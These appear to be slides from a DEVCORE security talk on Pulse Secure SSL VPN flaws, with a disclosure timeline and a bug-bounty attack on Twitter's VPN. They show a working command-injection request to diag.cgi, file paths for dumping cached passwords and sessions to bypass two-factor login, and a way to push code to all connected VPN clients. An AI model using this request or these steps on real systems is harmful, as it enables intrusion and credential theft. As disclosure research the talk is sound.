
```
2>&1
```

Response from Pulse Secure

- Pulse Secure is committed to providing customers with the best Secure Access Solutions for Hybrid IT- SSL VPN and takes security vulnerabilities very seriously
- Timeline:
 - This issue was reported to Pulse Secure PSIRT Team on **March 22, 2019**
 - Pulse Secure fixes all reported issues in short span of time and published the security advisory SA44101 on **April 24, 2019** with all software updates that address the vulnerabilities for unpatched versions
 - Pulse Secure assigned the CVE's to all reported vulnerabilities and updated the advisory on April 25, 2019
 - Pulse Secure sent out a reminder to all customers to apply the security patches on June 26, 2019
- Pulse Secure would like to thank DEVCORE Team for reporting this vulnerability to Pulse Secure and working toward a coordinated disclosure

Hacking Twitter

- We keep monitoring large corporations who use Pulse Secure by fetching the exposed version and **Twitter** is one of them
- Pulse Secure released the patch on **April 25, 2019** and we wait 30 days for Twitter to upgrade the SSL VPN



Follow Current Issues

← → C 🔒 https://twitter.com/vpnaccessportal/tunnel?lang=en



Welcome to the
Twitter VPN Access Portal

username

password

Realm

Please sign in to begin your secure session.

Sign In

Twitter is vulnerable

```
$ ./pulse_check.py <mask>.twitter.com
[*] Date = Thu, 13 Dec 2018 05:34:28 GMT
[*] Version = 9.0.3.64015
[*] OK, <mask>.twittr.com is vulnerable
```



TWO...

FACTOR AUTHENTICATION

Two-factor authentication

- Bypass the two-factor authentication
 1. Although we can extract cached passwords in plaintext from `/lmdb/dataa/data.mdb`, we still can not do anything :(
 2. Twitter enabled the **Roaming Session** (enabled by default)
 3. Download the `/lmdb/randomVal/data.mdb` to dump all session
 4. Forge the user and reuse the session to bypass the 2FA



https://[REDACTED]/[REDACTED]



搜尋



INT

Load URL (A)

Split URL (S)

Execute (X)

SQL ✓ XSS ✓ Encryption ✓ Encoding ✓ Other ✓

[REDACTED]

 Enable Post data Enable ReferrerLogged-in as:
[REDACTED]

首頁

喜好設定

說明

登出

瀏覽 (秘訣)

Welcome to the Pulse Connect Secure, sviswanathan.

Web 標籤

您完全沒有 Web 書籤。



檔案

[Windows 檔案](#) | [Unix 檔案](#)

您未將任何檔案加入書籤。

終端機工作階段

您完全沒有終端機工作階段。




用戶端應用程式工作階段



Pulse

開始





Java 安全應用程式管理員

開始



Restricted admin interface





https://0/admin/



搜尋



INT



SQL XSS Encryption Encoding Other



Load URL (A)



Split URL (S)



Execute (X)

https://0/admin/

 Enable Post data Enable Referrer

Pulse Secure

Logged-in as:
[REDACTED]

首頁

喜好設定

說明

退出

瀏覽 (秘訣)

Welcome to the Pulse Connect Secure, sviswanathan.

Logged-in as:
orange

Home



Meetings



Preferences



Help




Sign Out

<https://0/admin/>Browse ([tips](#))

終端機工作階段


您完全沒有終端機工作階段。

用戶端應用程式工作階段



Pulse

開始



Java 安全應用程式管理員

開始



https://[REDACTED]/dana-na/auth/url_admin/,DanaInfo=0,SSL+welcome.cgi



INT

Load URL (A)

Split URL (S)

Execute (X)

SQL XSS Encryption Encoding Other

 Enable Post data Enable Referrer

Welcome to Secure Access SSL VPN



Note: This is the Administrator Sign-In Page.
If you don't want to sign in as an Administrator, return
to the standard Sign-In Page.



Username



Password

Sign In


Please sign in to begin your secure session.

However

We only have the hash of admin password in

`sha256(md5_crypt(salt, ...))`

**LAUNCH A 72-CORE AWS TO CRACK
SHA256(MD5_CRYPT(SALT,...))**



3 HOURS

LATER . . .



INT

SQL XSS Encryption Encoding Other

Load URL (A)

Split URL (S)

Execute (X)

 Enable Post data Enable Referrer

System

Authentication

Administrators

Users

Maintenance

Wizards



Troubleshooting > Tools > Commands

Commands

User Sessions

Monitoring

Tools

System Snapshot

Remote Debugging

TCP Dump Commands Kerberos

Command: Target server: Interface: Internal Port ExternalVLAN Port:

OK

Clear

Output:

Burp Project Intruder Repeater Window Help Backslash

Extender	Project options	User options	JSON Beautifier	Software Vulnerability Scanner	Errors	Deserialization Scanner	Wsdler
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer
1 ×	2 ×	3 ×	4 ×	...			

Go Cancel < | > | ?

Target: https://[REDACTED] Target: https://[REDACTED]

Request

Raw Params Headers Hex

```
GET
/,DanaInfo=0,SSL+dana-admin/diag/diag.cgi?a=td&chkInternal=on&optIFInternal=on&pmisc=on&filter=&options=-r%24x%3D%22/sbin/ifconfig%22%2Csystem%24x%23+2%3E%2Fdata%2Fruntime%2Ftmp%2Ftt%2Fsetcookie.shtml.ttc%3C&toggle=Start+Sniffing&xauth=4e447cf57b80ce763d02e041be41bfa2 HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,en-US;q=0.8,zh;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
[REDACTED] dana-admin/diag/,DanaInfo=0,SSL+diag.cgi?a=td
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

?

< + >

Type a search term

0 matches

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Pragma: No-Cache
Cache-Control: No-Cache
Set-Cookie: DSCK:lastRealm=0; path=/; secure; expires=Sat, 03 Jan 1970 00:00:00 GMT ;Domain=[REDACTED]
Content-Type: text/html; charset=utf-8
Content-Disposition: filename*=UTF-8''diag.cgi
X-Frame-Options: SAMEORIGIN
Set-Cookie: DSLastAccess=1559044992; path=/; Secure
Connection: close
Strict-Transport-Security: max-age=31536000
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">
```

```
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=8, IE=9, IE=10">
<meta http-equiv="Content-Language">
<meta http-equiv="Content-Type" content="text/html">
```

?

< + >

tcp

10 matches

173,594 bytes | 4,831 millis

Done

```
1 eth2      Link encap:Ethernet HWaddr [REDACTED]
2           UP BROADCAST RUNNING SLAVE MULTICAST MTU:1500 Metric:1
3           RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
4           TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
5           collisions:0 txqueuelen:1000
6           RX bytes:27550572412019 (25.0 TiB) TX bytes:35086268427123 (31.9 TiB)
7
8 eth3      Link encap:Ethernet HWaddr [REDACTED]
9           UP BROADCAST RUNNING SLAVE MULTICAST MTU:1500 Metric:1
10          RX packets:38799900799 errors:0 dropped:126028 overruns:0 frame:0
11          TX packets:34512697993 errors:0 dropped:0 overruns:0 carrier:0
12          collisions:0 txqueuelen:1000
13          RX bytes:32222414579423 (29.3 TiB) TX bytes:24982418765596 (22.7 TiB)
14
15 eth4     Link encap:Ethernet HWaddr [REDACTED]
16           UP BROADCAST SLAVE MULTICAST MTU:1500 Metric:1
17           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
18           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
19           collisions:0 txqueuelen:1000
20           RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
21
22 eth5     Link encap:Ethernet HWaddr [REDACTED]
23           UP BROADCAST SLAVE MULTICAST MTU:1500 Metric:1
24           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
25           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
26           collisions:0 txqueuelen:1000
27           RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
```

\$20,160

```
1 eth2      Link encap:Ethernet HWaddr 0C:04:7E:00:00:02  
2           UP BROADCAST RUNNING SLAVE MULTICAST MTU:1500 Metric:1  
3           RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0  
4           TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0  
5           collisions:0 txqueuelen:1000  
6           RX bytes:27550572412019 (25.0 TiB) TX bytes:35086268427123 (31.9 TiB)  
7  
8 eth3      Link encap:Ethernet HWaddr 0C:04:7E:00:00:03  
9           UP BROADCAST RUNNING SLAVE MULTICAST MTU:1500 Metric:1  
10          RX packets:3809900799 errors:0 dropped:126028 overruns:0 frame:0  
11          TX packets:4512697993 errors:0 dropped:0 overruns:0 carrier:0  
12          collisions:0 txqueuelen:1000  
13          RX bytes:3222241579423 (29.3 TiB) TX bytes:2498241876596 (27.7 TiB)  
14  
15 eth4     Link encap:Ethernet HWaddr 0C:04:7E:00:00:04  
16           UP BROADCAST SLAVE MULTICAST MTU:1500 Metric:1  
17           RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
18           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
19           collisions:0 txqueuelen:1000  
20           RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)  
21  
22 eth5     Link encap:Ethernet HWaddr 0C:04:7E:00:00:05  
23           UP BROADCAST SLAVE MULTICAST MTU:1500 Metric:1  
24           RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
25           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
26           collisions:0 txqueuelen:1000  
27           RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
```

Make the red team more
Red

Weaponize the SSL VPN

- The **old-school** method
 - Watering hole / Drive by download
 - Replace SSL VPN agent installer
 - Man-in-the-middle attack

Weaponize the SSL VPN

- The **new** method to compromise all VPN clients
- Leverage the logon script feature!
 - Execute specified program once the VPN client connected
 - Almost every SSL VPN supports this feature
 - Support Windows, Linux and Mac

Demo

Compromise all connected VPN clients

```
meh@ubuntu16:~/pulse_demo$ ls  
pulse_pwn.py  
meh@ubuntu16:~/pulse_demo$ █
```

Recommendations

- Client certificate authentication
- Multi factors authentication
- Enable full log audit (Be sure to send to out-bound server)
- Subscribe to the vendor's security advisory and keep system updated!

Thanks!

 @orange_8361

 orange@devco.re

 @mehqq_

 meh@devco.re